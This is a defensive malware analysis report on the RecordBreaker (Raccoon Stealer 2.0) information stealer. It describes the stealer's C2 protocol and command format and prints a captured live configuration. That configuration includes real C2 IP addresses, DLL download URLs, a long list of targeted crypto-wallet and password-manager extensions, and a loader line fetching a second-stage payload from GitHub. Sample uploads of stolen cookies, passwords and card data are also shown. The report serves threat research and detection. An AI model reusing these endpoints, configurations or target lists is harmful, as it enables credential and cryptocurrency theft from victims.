GATEWATCHER

Malware Analysis

RecordBreaker

1 Introduction

RecordBreaker is the successor of Raccoon Stealer and is often referred to as Raccoon Stealer 2.0. The malware has been completely rewritten in C. Sold as a Maas (Malware As A Service) for a few hundred dollars, it's an information stealer, with a capability for downloading a second stage payload.

It can extract credentials, cookies and credit card information from Chrome based browsers (including Edge) and Firefox. It can also be configured to extract many files from the infected machine, depending on filters. Those functionalities seem to be used by the threat actors only for crypto wallets related files and browser extensions.

We will detail the complete list of the functionalities of this malware, as well as its complete network protocol. In the end, we'll provide Suricata rules to detect its traffic, to complete the ones provided by ET Pro.

2 Sample analysis

We analyzed a first sample obtained on 09/14/2022: with following fingerprint

SHA2: 4d5a7eae22b4c2e72c6412e7cbd063c45ea93fca764d50c9aafc3065dd903a83

SHA1: aca730fa7214d2958cad1c61724449323547dace

MD5: 35a72d1d24bdf148a67b6db05866550a

Timestamp: 09/10/2018 20:41:02

The payload is packed and protected (at least with anti-debugging) and a process hollowing is used to inject the final payload. The payload we extracted had the following hashes:

SHA2: c8de301b4ecded8361ad9a3de774f101efdec3757321ac6a9197f1ac07a21e2d

SHA1: 4ae55d73e1964ab6db24524d1f5c562227dc32e1

MD5: 06b8cde92b048f39377294a63477a7e6

Timestamp: 08/15/2022 05:59:17

Note: we can see there is almost 2 months between the payload compilation, and the packer one.

2.1 General view

The following schema illustrates the different steps and communications of the malware:



Figure 1

All communications with the C2 are in HTTP, without any kind of encryption or obfuscation. We'll detail all the steps below.

2.2 Initial steps

The payload has no imports, except `LoadLibrary` and `GetProcAddress`:

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
0000DECA	N/A	0000DE74	0000DE78	0000DE7C	0000DE80	0000DE84
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	2	0000DE9C	00000000	00000000	0000DECA	0000C000

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0000DEB8	7738F550	02B1	GetProcAddress
0000DEA8	773916C0	03C8	LoadLibraryW

Figure 2 : Import table of the payload

The first action taken is to use those 2 functions to load a large number of others. The DLL names as well as the function names are in cleartext, no obfuscation is involved in this process.

All obfuscated strings are then decoded, using a simple xor based loop (xor each byte with a multibyte key), and they are all converted to widestring.

A mutex (named `HJSIDHG#WOEJGSDGOHWEGHSDJG` in our sample) is created, avoiding 2 simultaneous executions of the payload. The malware then checks if it is executed as a member of the local administrator group, and if so il runs through the currently executed processes but does nothing of this information.

2.3 First request

There is an array of 5 configured C2, encrypted using a different function but which works the same way. The 5 C2 URL in our sample are:

- `http://94.131.106.92`
- `http://88.119.169.51`
- 3 others not used (empty string)

A request is sent to each one, expecting at least 64 bytes in the response. 2 elements are sent in the POST data:

```
machineId=4c457ff0-afef-44dd-bf32-
461d46828e47|User&configId=95a5f22777e49d40d70bf77aadccdc5c
```

- machineId: `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`
- configId: hardcoded string

```
push    offset aMozzzzzzzzzzz ; "mozzzzzzzzzzz"
call    eax ; p_InternetOpenW
```

Figure 3 : User-Agent used for the first request

The configuration info sent as response to the first request is a newline (0x0A char) separated list of commands. Each line is generally the command name, followed by an underscore character, a first parameter, then a double dot character, and then a pipe separated list of further parameters (with an exception).

```
CommandName_param1:param2|param3|param4\n
```

Each configuration option will be described as well as its effect below.

2.4 Malware actions and configuration

The following paragraphs describes each action taken by the malware, in their order of execution. Some of them originate from a configuration line, some not.

All requests are made to the responding C2, with the configuration token (see below) appended to the URL, and only contains one or more uploaded files in multipart data.

2.4.1 libs (configuration)

This function downloads DLL from arbitrary URL and saves them in the `LocalLow` directory. This command is used to download libraries necessary for information extraction from Edge (sqlite3) and Firefox (nss3, and dependencies). It is optional, the extraction will work if the libraries are already present on the system (in a library search path, like System32), which is most probably not the case.

Configuration line format: `libs_name:url`

Parameters:

- name: name of the DLL saved in `LocalLow` directory. The `.dll` extension is hardcoded and always added to the final filename.
- url: full URL to download the file.

Number: multiple.

Example:

```
libs_sqlite3:http://W.X.Y.Z/sqlite3.dll
```



Figure 4 : User-Agent used in the function downloading DLLs

2.4.2 token (configuration, mandatory)

This parameter is extracted after the libraries are downloaded. All further requests will be made of the first working command and control URL found, appended with `\tokenvalue`.

Format: `token:value`

Parameters:

- value: 32 characters string.

Number: single, needs to be placed after libs in the configuration

The size and placement (after `libs`) conditions are due to the `libs` command condition to end the parsing: it checks if the last line is exactly 38 bytes long before stopping (so 6 bytes for "token:", and the 32 bytes value), and the `token` command is the only one with a size that could be considered as fixed.

2.4.3 sstmnfo (configuration)

This function provokes the extraction of hardware and software information.

configuration line format: `ssmtnfo_filename:titlehard|titlesoft|unused`

Parameters:

- filename: name of the uploaded file.
- titlehard: string copied in the extraction file, as a title for the hardware information.
- titlesoft: string copied in the extraction file, as a title for the software information.
- 1 more parameter: doesn't seem to be used.

Number: single

The content of the sent file, named "filename" would be:

```
titlehard    - Locale: English
       - Time zone: - OS: Windows 10 Pro
       - Architecture: x64
       - CPU: Intel(R) Core(TM) i7-10610U CPU @ 1.80GH (4 cores)
       - RAM: 4094 MB
       - Display size: 2100x1278
       - Display Devices:
             0) VMware SVGA 3D
7
titlesoft    7-Zip 19.00 (x64)
       Git 2.33.1
       Mozilla Firefox (x64 en-US) 105.0
       Mozilla Maintenance Service 93.0
       [...]
```

```
push    offset aRqwrwqrqwrqw ; "rqwrwqrqwrqw"
mov     [ebp+var_28], 7530h
mov     [ebp+var_2C], 7A120h
call    eax ; p_InternetOpenW
```

Figure 5 : User-Agent used in all file uploads

2.4.4 Edge/Chrome extraction (if sqlite3 can be loaded) / ews (configuration)

If sqlite3 can be loaded (through `LoadLibraryW`, with a full path in the `LocalLow` folder), Microsoft Edge and Chrome browser data are extracted. A `User-Data` directory is searched recursively in `%AppData%`. Once found multiple `sqlite` request are made on the different file to extract different information, each sent in a separate file in the multipart request:

- The stored credentials (file `\passwords.txt`).
- The cookies (file `\cookies.txt`).
- The form autofill values (`\autofill.txt`).
- The stored credit cards (`\CC.txt`).

On each edge profile (`User-Data` directory), the `ews_` command is applied, from the configuration:

Format: `ews_unused:searched;Name;subfolder`
Note: this is the only command using ";" as separator, with `wlts_`.

Parameters:

- The first parameter is unused.
- searched: the searched folder in the `User-Data` subfolder.
- name: part of the uploaded file name.
- subfolder: subfolder of the `User-Data` folder to search in.

Number: multiple

Each file of the folder User-Data\subfolder\searched is sent under the name `---wallets---Name_Edge_profileName---filename` where `profileName` is the name of the profile, and `filename` the name of the extracted file.

A single request is sent will all edge files (cookies, password, autofill, credit cards and `ews_` extracted). Each file is sent only when not empty).

```
--TPRF1t4dzwMDV9sL
Content-Disposition: form-data; name="file"; filename="\cookies.txt"
Content-Type: application/x-object

.google.fr    TRUE    /       TRUE    13326021053917027    AEC
       djEwHhU+Z1dW8490uHZK9Fi8vADk2xCLvrmPCytBLyF4B+eUGkLaHj2MTb4i9QKVEnVIMjRYwM6IxF+j
19U9qdGaOwsvzegQvUZV4IvZFmB5UxYfXshJ0L0=
[...]

C:\Users\User\AppData\Local\Microsoft\Edge\User
Data\Default|sUG+LNtnX/j/TRWGVR6ba39sdzqFbokwa7WxUfhYv+A=|105.0.1343.42-64
--TPRF1t4dzwMDV9sL
Content-Disposition: form-data; name="file"; filename="\passwords.txt"
Content-Type: application/x-object

URL:https://testwebsite.com/
USR:mylogin
PASS:djEwe+bCJ6//laSrfyZ3v9C3R5lJBXwDms5MDxokLu2EM3hsNikmE7g=
[...]

C:\Users\User\AppData\Local\Microsoft\Edge\User
Data\Default|sUG+LNtnX/j/TRWGVR6ba39sdzqFbokwa7WxUfhYv+A=|105.0.1343.42-64
--TPRF1t4dzwMDV9sL
Content-Disposition: form-data; name="file"; filename="\CC.txt"
Content-Type: application/x-object

NUM:djEwqvHdmX8T72+vtkcMhvKaNabOFD1TqNHv+1LKTfN6NUSty0RLuilYb3R3sDg=
HOLDER:NAME NAME
EXP:1/2023
C:\Users\User\AppData\Local\Microsoft\Edge\User
Data\Default|sUG+LNtnX/j/TRWGVR6ba39sdzqFbokwa7WxUfhYv+A=|105.0.1343.42-64

--TPRF1t4dzwMDV9sL--
```

2.4.5 Firefox extraction (if nss3 can be loaded)

If nss3 can be loaded, information is extracted from Firefox. Note than nss3 has multiple dependencies, so the following DLL are also needed:

- vcruntime140.dll

- mozglue.dll
- msvcp140.dll

For each Firefox profile, the same information as edge are extracted, and sent the exact same way, but the cookies file is named “ffcookies.txt”.

```
--2KrYdbbrv4M5IEoZ
Content-Disposition: form-data; name="file"; filename="\ffcookies.txt"
Content-Type: application/x-object

.google.fr   TRUE   /      TRUE   1681545416   AEC    AakniGN4sIro3QJ3etqPVS-
gKmgZ8utksqhwetMjQZuo3NWqEIzWRBmYBg
[...]

C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\v9agdg0j.default-release|
--2KrYdbbrv4M5IEoZ
Content-Disposition: form-data; name="file"; filename="\autofill.txt"
Content-Type: application/x-object

searchbar-history
sample search in bar

origin
https://test.com

username
USERNAME test

origin
http://test2.com

username
user2

searchbar-history
search bar

C:\Users\User\AppData\Roaming\Mozilla\Firefox\Profiles\v9agdg0j.default-release|

--2KrYdbbrv4M5IEoZ--
```

2.4.6 wlts (configuration)

This command extract files from a designated special folder, and search recursively inside a specified subfolder for files matching a filter list, and not a blacklist filter list. This command can be used to extract crypto wallets data but works with any filetype.

Format: `wlts_unused:walletname;CSIDL;subfolder;filter;blacklist`

Note: this is the only command using “;” as separator, with `ews_`.

Parameters:

- The first parameter is unused.
- walletname: a part of the uploaded filename.
- CSIDL: ASCII integer constant, a `CSIDL` constant for `SHGetSpecialFolderPathW`.
- Subfolder: subfolder of the CSIDL to search in.
- filter: comma separated filters to select files (for example: `*.txt,*.bin`).
- blacklist: comma separated filters to select files to be removed from the one whitelisted (for example: `ignoreme.txt,*test.bin`).

Number: multiple

If `test.txt` file matches the filters, the uploaded file name would be `--walets--walletname--test.txt` (`walletname` being the corresponding parameter value), and its content would be the content of `test.txt`.

2.4.7 wallet.dat (always done, no configuration)

The sample searches recursively in `%AppData%` files named wallet.dat and sends them, under the name `---wallets---folder---filename` where `folder` is the name of the parent folder of the file, and filename the name of file found, being always `wallet.dat`.

2.4.8 grbr (configuration)

This function is similar to `wlts`, but it is more generic and can be used to search for all system disks.

Format: `grbr_name2:folder|filter|blacklist|CSIDL|unused|unused|name1`

Parameters:

- name2: part of the sent file name.
- folder: the folder to search in, can use environment variables and a special DSK variable, explained below.
- filter: same as `wlts` command, a comma separated filter list to search for.
- blacklist: same as `wlts` command, a comma separated filter list to ignore.
- CSIDL: same as `wlts`, an ASCII integer value for `SHGetSpecialFolderPathW`.
- unused: 2 parameters that don't seem to be used.
- name1: part of the sent file name.

Number: multiple

The folder parameter can include a single environment variable, at the beginning (for example `%appdata%\Firefox`). A special variable can be used: `%DSK<numbers>%\path`. When this variable is used, all drives will be listed, `GetDriveTypeW` will be called on each one, and if the resulting integer (between 0 and 6) is present is the DSK number list, the search for files will start at the path provided after `%DSK%`. For example, `%DSK24%\my\folder` will list all

removable (`DRIVE_REMOVABLE = 2`) and network folder (`DRIVE_REMOTE = 4`) and will search for each drive in they `\my\folder` directory.

It is also worth mentioning there is a bug in the `%DSK` feature: the sample put a 00 byte to end the search string at right before the closing %. Meaning `%DSK24%` becomes `%DSK2`, the 4 has been removed, and will be ignored. To make it work for all numbers provided, a character needs to be placed before the closing %, like a space.

The sent file name for an extracted file would be `---name1---name2---filename`.

2.4.9 tlgrm and dscrd (configuration)

Those 2 commands with the same format and usage.

Format: `tlgrm_basename:subfolder|filter|unused`

Parameters:

- basename: part of the uploaded filename.
- subfolder: subfolder of `%AppData%` to search in.
- filter: a comma separated filter to search for files.
- Unused.

Number: single (each)

All files matching the filter in the provided subfolder of `%appdata%` are sent, with names like `---basename---filename`.

2.4.10 Scrnsht (configuration)

As the name suggests, this command takes and sends a screenshot.

Format: `scrnsht_param1`

Parameters:

- filename: part of the uploaded filename.

Number: single

The commands simply atakes a screenshot, saves it as a file, and uploads this file to the server with the name `---param1` (`param1` being the command parameter).

2.4.11 ldr (configuration)

Format: `ldr_type:url|path|unused`

Parameters:

- type: type of command (ascii integer)

    - 1: file to download. The user-agent is the same as the `libs_` command.
    - 2: removed from the code (value tested but no action).
    - 3: shell command to execute (`ShellExecuteW`).
- url: URL to download the file (type1) or script content (type 3)
- path: directory to store de downloaded payload (type 1). Can use a single environment variable in the path.
- an unused parameter.

Number: many

This command can be used to download and execute a file (type 1). The file will be downloaded, saved in the configured directory, and executed. This command can also run a script command, with type 3 (the URL is replaced by the script command).

3 Hunting

3.1 Live C2 configuration

The C2 of the first sample we analyzed was already taken down at the time of the analysis. A few times later (10/25/2022) we found a second sample with a responding C2.

SHA2: 9c1dbb9ea37175feb2bdcd44b4b9cc0bf63a70d941a5c0951a9eeb2c2da0ef55
SHA1: 57edf41d7816f8d87faa177b9cff226816a6c48e
MD5: 9a6850ca36ed571c8fe8e794e22a5809
Timestamp: 10/07/2022 06:18:10 (0x63402712)

Here is the configuration obtained from this second sample on 10/25/2020, the C2 IP being 77.73.133.23:

```
libs_nss3:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/nss3.dll
libs_msvcp140:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/msvcp140.dll
libs_vcruntime140:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/vcruntime140.dl
l
libs_mozglue:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/mozglue.dll
libs_freebl3:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/freebl3.dll
libs_softokn3:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/softokn3.dll
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_tronl:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
libs_sqlite3:http://77.73.133.23/aN7jD0qO6kT5bK5bQ4eR8fE1xP7hL2vK/sqlite3.dll
ews_bsc:fhbohimaelbohpjbbldcngcnapndodjp;BinanceChain;Local Extension Settings
ews_ronin:fnjhmkhhmkbjkkabndcnnogagogbneec;Ronin;Local Extension Settings
wlts_exodus:Exodus;26;exodus;*;*partitio*,*cache*,*dictionar*
wlts_atomic:Atomic;26;atomic;*;*cache*,*IndexedDB*
wlts_jaxxl:JaxxLiberty;26;com.liberty.jaxx;*;*cache*
wlts_binance:Binance;26;Binance;*app-store.*,*.fp;-
```

```
wlts_coinomi:Coinomi;28;Coinomi\Coinomi\wallets;*;-
wlts_electrum:Electrum;26;Electrum\wallets;*;-
wlts_elecltc:Electrum-LTC;26;Electrum-LTC\wallets;*;-
wlts_elecbch:ElectronCash;26;ElectronCash\wallets;*;-
wlts_guarda:Guarda;26;Guarda;*;*cache*,*IndexedDB*
wlts_green:BlockstreamGreen;28;Blockstream\Green;*;cache,gdk,*logs*
wlts_ledger:Ledger Live;26;Ledger Live;*;*cache*,*dictionar*,*sqlite*
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_meta:nkbihfbeogaeaoehlefnkodbefgpgknn;MetaMask;Local Extension Settings
sstmnfo_System Info.txt:System Information:
|Installed applications:
|
wlts_daedalus:Daedalus;26;Daedalus Mainnet;*;log*,*cache,chain,dictionar*
wlts_mymonero:MyMonero;26;MyMonero;*;*cache*
wlts_xmr:Monero;5;Monero\\wallets;*.keys;-
wlts_wasabi:Wasabi;26;WalletWasabi\\Client;*;*tor*,*log*
ews_metax:mcohilncbfahbmgdjkbpemcciiolgcge;MetaX;Local Extension Settings
ews_xdefi:hmeobnfnfcmdkdcmlblgagmfpfboieaf;XDEFI;IndexedDB
ews_waveskeeper:lpilbniiabackdjcionkobglmddfbcjo;WavesKeeper;Local Extension Settings
ews_solflare:bhhhlbepdkbapadjdnnojkbgioiodbic;Solflare;Local Extension Settings
ews_rabby:acmacodkjbdgmoleebolmdjonilkdbch;Rabby;Local Extension Settings
ews_cyano:dkdedlpgdmmkkfjabffeganieamfklkm;CyanoWallet;Local Extension Settings
ews_coinbase:hnfanknocfeofbddgcijnmhnfnkdnaad;Coinbase;IndexedDB
ews_auromina:cnmamaachppnkjgnildpdmkaakejnhae;AuroWallet;Local Extension Settings
ews_khc:hcflpincpppdclinealmandijcmnkbgn;KHC;Local Extension Settings
ews_tezbox:mnfifefkajgofkcjkemidiaecocnkjeh;TezBox;Local Extension Settings
ews_coin98:aeachknmefphepccionboohckonoeemg;Coin98;Local Extension Settings
ews_temple:ookjlbkiijinhpmnjffcofjonbfbgaoc;Temple;Local Extension Settings
ews_iconex:flpiciilemghbmfalicajoolhkkenfel;ICONex;Local Extension Settings
ews_sollet:fhmfendgdocmcbmfikdcogofphimnkno;Sollet;Local Extension Settings
ews_clover:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_polymesh:jojhfeoedkpkglbfimdfabpdfjaoolaf;PolymeshWallet;Local Extension Settings
ews_neoline:cphhlgmgameodnhkjdmkpanlelnlohao;NeoLine;Local Extension Settings
ews_keplr:dmkamcknogkgcdfhhbddcghachkejeap;Keplr;Local Extension Settings
ews_terra_e:ajkhoeiiokighlmdnlakpjfoobnjinie;TerraStation;Local Extension Settings
ews_terra:aiifbnbfobpmeekipheeijimdpnlpgpp;TerraStation;Local Extension Settings
ews_liquality:kpfopkelmapcoipemfendmdcghnegimn;Liquality;Local Extension Settings
ews_saturn:nkddgncdjgjfcddamfgcmfnlhccnimig;SaturnWallet;Local Extension Settings
ews_guild:nanjmdknhkinifnkgdcggcfnhdaammmj;GuildWallet;Local Extension Settings
ews_phantom:bfnaelmomeimhlpmgjnjophhpkkoljpa;Phantom;Local Extension Settings
ews_tronlink:ibnejdfjmmkpcnlpebklmnkoeoihofec;TronLink;Local Extension Settings
ews_brave:odbfpeeihdkbihmopkbjmoonfanlbfcl;Brave;Local Extension Settings
ews_meta_e:ejbalbakoplchlghecdalmeeeajnimhm;MetaMask;Local Extension Settings
ews_ronin_e:kjmoohlgokccodicjjfebfomlbljgfhk;Ronin;Local Extension Settings
ews_mewcx:nlbmnnijcnlegkjjpcfjclmcfggfefdm;MEW_CX;Sync Extension Settings
ews_ton:cgeeodpfagjceefieflmdfphplkenlfk;TON;Local Extension Settings
ews_goby:jnkelfanjkeadonecabehalmbgpfodjm;Goby;Local Extension Settings
ews_ton_ex:nphplpgoakhhjchkkhmiggakijnkhfnd;TON;Local Extension Settings
ews_Cosmostation:fpkhgmpbidmiogeglndfbkegfdlnajnf;Cosmostation;Local Extension
Settings
ews_bitkeep:jiidiaalihmmhddjgbnbgdfflelocpak;BitKeep;Local Extension Settings
ews_stargazer:pgiaagfkgcbnmiiolekcfmljdagdhlcm;Stargazer;Local Extension Settings
ews_clv:nhnkbkgjikgcigadomkphalanndcapjk;CloverWallet;Local Extension Settings
ews_jaxxlibertyext:cjelfplplebdjjenllpjcblmjkfcffne;JaxxLibertyExtension;Local
Extension Settings
ews_enkrypt:kkpllkodjeloidieedojogacfhpaihoh;Enkrypt;Local Extension Settings
ews_gamestop:pkkjjapmlcncipeecdmlhaipahfdphkd;GameStop Wallet;Local Extension Settings
```

```
ews_xds:aholpfdialjgjfhomihkjbmgjidlcdno;Exodus Web3 Wallet;Local Extension Settings
xtntns_authenticatorcc:bhghoamapcdpbohphigoooaddinpkbai;Authenticator.cc;Sync
Extension Settings
xtntns_keepassxc_browser:oboonakemofpalcgghocfoadofidjkkk;KeePassXC Browser;Local
Extension Settings
xtntns_keepassTusk:fmhmiaejopepamlcjkncpgpdjichnecm;KeePass Tusk;Local Extension
Settings
xtntns_bitwardenEx:nngceckbapebfimnlniiiahkandclblb;Bitwarden;Local Extension Settings
xtntns_microsoftAfL:fiedbfgcleddlbcmgdigjgdfcggjcion;Microsoft Autofill Local;Local
Extension Settings
xtntns_microsoftAfS:fiedbfgcleddlbcmgdigjgdfcggjcion;Microsoft Autofill Sync;Sync
Extension Settings
ews_martian:efbglgofoippbgcjepnhiblaibcnclgk;Martian Aptos;Local Extension Settings
ews_braavos_c:jnlgamecbpmbajjfhmmmlhejkemejdma;Braavos;Local Extension Settings
ews_okx_c:mcohilncbfahbmgdjkbpemcciiolgcge;OKX;Local Extension Settings
ews_pontem_c:phkbamefinggmakgklpkljjmgibohnba;Pontem Aptos;Local Extension Settings
ews_sender_c:epapihdplajcdnnkdeiahlgigofloibg;SenderWallet;Local Extension Settings
ews_hashpack_c:gjagmgiddbbciopjhllkdnddhcglnemk;Hashpack;Local Extension Settings
ews_ever_c:cgeeodpfagjceefieflmdfphplkenlfk;EVER;Local Extension Settings
ews_finnie_c:cjmkndjhnagcfbpiemnkdpomccnjblmj;Finnie;Local Extension Settings
ews_leap_terra_c:aijcbedoijmgnlmjeegjaglmepbmpkpi;LeapTerra;Local Extension Settings
ews_petra_atos_c:ejjladinnckdgjemekebdpeokbikhfci;Petra Aptos;Local Extension Settings
ews_eternl_c:kmhcihpebfmpgmihbkipmjlmmioameka;Eternl;Local Extension Settings
ews_gero_wlt_c:bgpipimickeadkjlklgciifhnalhdjhe;GeroWallet;Local Extension Settings
ews_Nami:lpfcbjknijpeeillifnkikgncikgfhdo;Nami Wallet;Local Extension Settings
ews_slope:pocmplpaccanhmnllbbkpgfliimjljgo;Slope Wallet;Local Extension Settings
tlgrm_Telegram:Telegram Desktop\tdata|*|*emoji*,*user_data*,*tdummy*,*dumps*
dscrd_Discord:discord\Local Storage\leveldb|*.log,*.ldb|-
grbr_Desktop:%USERPROFILE%\Desktop\|*.txt|*recycle*,*windows*|10|1|1|files
grbr_Documents:%USERPROFILE%\Documents\|*.txt|*recycle*,*windows*|10|1|1|files
grbr_Recent:%APPDATA%\Microsoft\Windows\Recent\|*.txt|*recycle*,*windows*|10|1|1|files
ldr_1:https://github.com/ledouxio/sdsds/raw/main/Launcherr.exe|%APPDATA%\|exe
token:055722610d4da8862352d8836c908918
```

We can see the `grbr` command (at the end) is used to grab txt files in different folders. The `wlts` and `ews` commands targets crypto wallets (as the name suggested).

The `libs` URL are on the same server as the C2 sending the configuration, but it could be elsewhere.

The `ldr` command is used to download another piece of malware from github:



Figure 6 : VT analysis of the downloaded payload

This Github repository seems to be linked to other campaign: it contains 4 repositories with exe , sys and DLL files, created a few days before the sample was detected:



Figure 7: View of the activity of the github user ledouxio, which holds the second stage payload

3.2 An updated version of the malware

The interesting thing in the previous configuration is the new `xtntns` command, which seems really close to the `ews` one.

After analysis, the `xtntns` command replaces the `ews` one. The string used in the configuration parsing has simply been changed, it is the same function. As it is a replacement, the `ews` lines in the configuration are now ignored. Maybe it was intentional (shared C2 between different versions?) or a mistake.

A function extracting info from Firefox Metamask cryptowallet extension has also been added and uploads a file whose name starts with `---ffextensions---Met`.

On a side note: the string encryption key are random, maybe generated at compilation time:

```
push    6               ; data_size
mov     edx, offset key ; "72155a28cdea4a13"
mov     ecx, offset data ; "C^VGX>"
call    RE_decode_str
push    4               ; data_size
mov     edx, offset aB0484cb7536f47 ; "b0484cb7536f479b"
mov     str, eax        ; decoded : "tlgrm_"
mov     ecx, offset aGgg ; "\aGGg"
call    RE_decode_str
push    5               ; data_size
mov     edx, offset a5e02c914732851 ; "5e02c91473285154"
mov     dword_40E400, eax ; decoded : "ews_"
mov     ecx, offset aR  ; data
call    RE_decode_str
push    6               ; data_size
mov     edx, offset aEe5d9c92e98f6e ; "ee5d9c92e98f6e65"
mov     dword_40E270, eax ; decoded : "grbr_"
mov     ecx, offset byte_40C8C4 ; data
call    RE_decode_str
push    17h             ; data_size
mov     edx, offset aEb61fa0c0119d7 ; "eb61fa0c0119d76f"
mov     dword_40E46C, eax ; decoded : "dscrd_"
mov     ecx, offset asc_40C8E0 ; data
call    RE_decode_str
```

```
mov     edx, offset key ; "320dd64ff20444fa"
mov     ecx, offset data ; "G^W"
call    sub_40ADA7
push    4               ; data_size
mov     edx, offset a2d6b86130694a0 ; "2d6b86130694a0aa"
